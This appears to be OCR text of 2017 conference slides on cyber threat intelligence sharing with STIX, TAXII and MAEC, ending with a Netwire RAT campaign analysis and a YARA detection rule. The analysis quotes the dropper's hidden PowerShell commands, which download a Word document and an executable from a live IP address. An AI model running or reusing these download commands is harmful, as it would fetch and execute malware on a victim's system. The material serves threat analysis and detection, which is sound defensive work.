
Uses Case 4: Sharing Cyber Threat Information

STIX – Language components

STIX is a language for the specification, capture, characterization and communication of standardized cyber threat information. It does so in a structured fashion to support more effective cyber threat management processes and application of automation.

The STIX Core data model defines the STIX Package, which corresponds to the primary structure for bundling of information characterized in STIX.

STIX Common data model provides base classes, relationship-oriented classes, content aggregation classes, and shared classes



Individual component data models define objects specific to each top-level STIX component construct. These data models each provide the capability to fully express information about their targeted conceptual area. In the STIX framework, they are all optional and may be used separately or in concert, as appropriate, using whichever components and architectural relationships that are relevant for a given use case

- Cyber Observable eXpression (CybOX™)
- Common Attack Pattern Enumeration and Classification (CAPEC™)
- Malware Attribute Enumeration and Characterization (MAEC™)
- Common Vulnerability Reporting Framework (CVRF)
- OASIS Customer Information Quality (CIQ) xPRL

The STIX data marking data model enables flexible specification of data markings. **Data markings** represent restrictions, permissions, and other guidance for how data can be used and shared. In STIX, data markings are specified using the marking-definition object. These definitions are applied to complete STIX Objects using object markings and to individual properties of STIX Objects via granular markings.

(*) ***http://stixproject.github.io***

STIX – Component data models (STIX v1.x)

STIX Domain Objects (SDO)

Observable. Represents information about stateful properties or measurable events pertinent to the operation of computers and networks. Information about a file (name, hash, size, etc.), a registry key value, a service being started, or an HTTP request being sent are all simple examples of observables

Indicator. Contains information on observable patterns of entities, events, behaviors of interest, etc. within a cyber security context. It relates these observable patterns to particular TTPs that threat actors employ and provide additional information such as confidence in the indicator's assertion, handling restrictions, valid time windows, likely impact, sightings of the indicator, structured test mechanisms for detection, related campaigns, suggested courses of action, related indicators, the source of the Indicator, etc.

TTP. Borrowed from a military term "Tactics, Techniques, Procedures" to represent the adversary's behavior (or *modus operandi*) when executing the attack. A TTP may contain information such as what victims the threat actor targets, what attack patterns and malware they use, and what resources (infrastructure, tools, personas) they leverage

Incident. Describes a cyber security incident, e.g. what occurred, the impact of the incident on systems and information, the incident timeline, points of contact, and other descriptive information


Threat Actor. Characterizes or identifies the attacker or adversary. Provides information such as identifying characteristics, sophistication of the threat actor, its motivations and desired effects, and historically observed behavior.

Exploit Target. Contains information about a technical vulnerability, weakness, or misconfiguration in software, systems, or networks that may be targeted for exploitation by a threat actor

Course of Action. Represents a set of activities that may be taken either in response to an attack or as a preventative measure prior to an attack

Campaign. Represents a set of activities or mission that a threat actor(s) carries out to achieve a desired effect

STIX Relationship Objects (SRO)



HACK IN BO Winter 2017 Edition

STIX – Component data models (STIX v2.x)

STIX v2 Domain Objects (SDOs):

Attack Pattern. A type of Tactics, Techniques, and Procedures (TTP) that describes ways threat actors attempt to compromise targets

Campaign. A grouping of adversarial behaviors that describes a set of malicious activities or attacks that occur over a period of time against a specific set of targets

Course of Action. An action taken to either prevent an attack or respond to an attack.

Identity. Individuals, organizations, or groups, as well as classes of individuals, organizations, or groups.

Indicator. Contains a pattern that can be used to detect suspicious or malicious cyber activity.

Intrusion Set. A grouped set of adversarial behaviors and resources with common properties believed to be orchestrated by a single threat actor.

Malware. A type of TTP, also known as malicious code and malicious software, used to compromise the confidentiality, integrity, or availability of a victim's data or system

Observed Data. Conveys information observed on a system or network (e.g., an IP address).

Tool. Legitimate software that can be used by threat actors to perform attacks.

Vulnerability. A mistake in software that can be directly used by a hacker to gain access to a system or network

Report. Collections of threat intelligence focused on one or more topics, such as a description of a threat actor, malware, or attack technique, including contextual details.

Threat Actor. Individuals, groups, or organizations believed to be operating with malicious intent

STIX Relationship Objects (SROs)

Relationship. Used to link two SDOs and to describe how they are related to each other.

Sighting. Denotes the belief that an element of CTI was seen (e.g., indicator, malware).

Some difference between STIX 1.X/CybOX 2.X and STIX 2

In the following, are reported just a few difference between STIX v1 and STIX v2:

- OASIS Cyber Threat Intelligence decided to merge the CybOX into STIX v2. Cyber Observable eXpression (CybOX™) objects are now called STIX Cyber Observables.


- JSON vs. XML: STIX 2.0 requires implementations to support JSON serialization, while STIX 1.x was defined using XML.

- STIX Domain Objects: All objects in STIX 2 are at the top-level, rather than being embedded in other objects. The generic TTP (tactics, techniques, procedures) and Exploit Target types from STIX 1.X have been split into separate top-level objects (Attack Pattern, Malware, Tool and Vulnerability) with specific purposes in STIX 2.

- Relationships as Top-Level Objects: STIX 2.0 introduces a top-level Relationship object, which links two other top-level objects via a named relationship type. **STIX 2 content can be thought of as a connected graph, where nodes are SDOs and edges are Relationship Objects**.

- Data Markings: Data markings no longer use a serialization specific language, e.g., XPath. In STIX 2, there are two types of data markings: object marking – applicable to a whole object, and granular markings – applicable to a property or properties of an object. Data markings scope is only within the object where they are defined.

Graphical Representation of some elements of APT1 Report



Some benefits of using STIX Representation of CTI

- STIX and TAXII have reached a good level of maturity it is growing its adoption at many organizations
- STIX can be used to characterize indicators, TTPs, exploit targets, and other aspects of a cyber threat. STIX takes advantage of another MITRE schema, CybOX and can be extended to utilize existing schemas, such as CAPEC or OpenIOC.

```
<stix:Indicator id="example:indicator-01"
               timestamp="2017-02-09T12:11:11.415000+00:00"
               xsi:type='indicator:IndicatorType'>
 <indicator:Title>HTRAN Hop Point Accessor</indicator:Title>
</stix:Indicator>
<stix:TTPs>
 <stix:Kill_Chains>
  <stixCommon:Kill_Chain id="stix:TTP-02"
                         name="mandiant-attack-lifecycle-model">
  <stixCommon:Kill_Chain_Phase name="establish-foothold"
                               phase_id="stix:TTP-03"/>
 </stix:Kill_Chains>
</stix:TTPs>
<indicator:Observable id="example:Observable-04">
 <cybox:Object id="example:Object-05">
  <cybox:Properties xsi:type="AddressObj:AddressObjectType"
                    category="ipv4-addr">
  <AddressObj:Address_Value condition="Equals">10.1.0.0/15
  </AddressObj:Address_Value>
 </cybox:Object>
</indicator:Observable>
```

STIX 1 Indicator Example

```
{
 "type": "indicator",
 "id": "indicator--01",
 "created": "2017-02-09T12:11:11.415000Z",
 "modified": "2017-02-09T12:11:11.415000Z",
 "name": "HTRAN Hop Point Accessor",
 "pattern": "[ipv4-addr:value =
                        '10.1.0.0/15']",
 "labels": [ "malicious-activity" ],
 "valid_from": "2015-05-15T09:00:00.000000Z",
 "kill_chain_phases": [
   {
     "kill_chain_name":
       "mandiant-attack-lifecycle-model",
     "phase_name": "establish-foothold"
   }
 ]
}
```

STIX 2 Indicator Example with Pattern

- STIX can be used to describe cyber threat intelligence manually or the process can be automated. For those looking to automate the production of STIX XML documents, MITRE has created Python and Java tools to do that.
- On the basis of the timestamp associated to the IoCs ingested, analysts can easily create and maintain updated the timelines related to the incidents analyzed/monitored
- It is possible associate by labeling an entity into a threat intel model (e.g. Diamond Model, Cyber Kill Chain Model, ATT&CK Model, etc)
- It is possible give to any information intel a value on trustness and reliability
- The Relation-based of the information intel entities represented in STIX format allows to extend the set of information associated to an analysis

STIX/TAXII Paradigm

(*)

TAXII (Trusted Automated eXchange of Indicator Information) is the main transport mechanism for cyber threat information represented in STIX. Through the use of TAXII services, organizations can share cyber threat information in a secure and automated manner.

CybOX (Cyber Observable eXpression) is a language for describing events of stateful properties that are observable in the cyber domain. STIX leverages CybOX for this purpose, such as in indicator patterns, infrastructure descriptions, and course of action parameters.

MAEC (Malware Attribute Enumeration and Classification) is a language for describing malware behavior and the results of a malware analysis. STIX leverages MAEC via the TTP construct for this purpose, and additionally both STIX and MAEC use CybOX.

STIX can utilize **CAPEC** (Common Attack Pattern Enumeration and Classification) for structured characterization of tactics, techniques, and procedures (TTP) attack patterns through use of the CAPEC schema extension.

OpenIOC is an extensible XML schema for the description of technical characteristics that identify a known threat, an attacker's methodology, or other evidence of compromise

(*) ***http://taxiiproject.github.io***

MAEC + STIX for a ever richest representation

(*)

Captures structured, detailed malware information:

- Capabilities
- Behaviors
- Actions
- AV Classifications
- Extracted Objects
- Relationships
- Associated Metadata

Provides analytical context

- "What" does the malware do?
- "How" does the malware operate?

Target audience:

- Malware Analysts/Reverse Engineers

Captures unstructured, basic malware information:

- Type
- Name
- Description

Provides surrounding context

- "Who" used the malware?
- "Where" was the malware used?

Target audience:

- CTI Analysts
- SOC/CERT Operators
- Incident Responders

Captures broad spectrum of malware information:

- Basic, descriptive information via STIX and provides Identification
- Detailed, structured information via MAEC and provides broader understanding
- Brief description of a malware family and detailed descriptions of several of its Members

Provides surrounding and analytical context


- Connects detailed malware information to broader threat context
- "what" specific features of a malware instance are associated with a particular threat actor?


Target audience:

- Malware Analysts/Reverse Engineers
- Cyber Threat/Intelligence Analysts
- SOC/CERT Operators
- Incident Responders

(*) ***http://maecproject.github.io***


From Malware Analysis to Cyber Threat Intelligence





HACK IN BO Winter 2017 Edition

From Malware Analysis to Cyber Threat Intelligence, cont'd



Structured Information Management


Intel production

Internal Intel Sharing

External Intel Sharing

Practical example – Main components of infection

OBJECT OF ANALYSIS (brief description): Since August 2017 was observed a campaign tied to the spread of the RAT (Remote Access Trojan) ***Netwire.*** The campaign impacted also Italy country and target the Bank & Finance sector.



dropper file

❶ Execution of the powershell script to download a document MS Word
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noprofile -WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('http://185.61.138.175/temp/borah/unknown/1.doc', 'C:\Users\mw_analysis\AppData\Roaming\24411.doc');

❷ Opening of the MS Word document
"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /q "C:\Users\mw_analysis\AppData\Roaming\24411.doc"

❸ Execution of the powershell script to download a binary file
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('http://185.61.138.175/temp/borah/unknown/1.exe', 'C:\Users\mw_analysis\AppData\Roaming\5974.exe');

$PLUGINSDIR

WindNinja-2.0.1

$TEMP
- susliks.dll <---------- *Loader*
- Foreground.cab <---------- *Container of the Malware ('from_memory.exe')*

binary dropped file


```
rule NetWire
{
        meta:
                author = " Francesco Schifilliti (fschifilliti@gmail.com)"
                date = "2017/09"
                maltype = "Netwire Remote Access Trojan"

    strings:
        $1 = "susliks.dll" fullword ascii
        $2 = "Foreground.cab" fullword ascii
        $3 = "\\Users\\%s\\AppData\\roaming\\ install\\1day" fullword wide

    condition:
        uint16(0) == 0x5A4D and
        filesize < 1MB and
        hash.md5(0, filesize) == "6D3A33E26343F545060F2E209ECDEE9E"  or
        hash.md5(0, filesize) == "E960ED10902D903DCF2A98233181A8CA" or
        hash.md5(0, filesize) == "D8FA17F5F121D5D5566AE6C678F337B8" or
        1 of ($1,$2,$3)
}
```

Yara rule

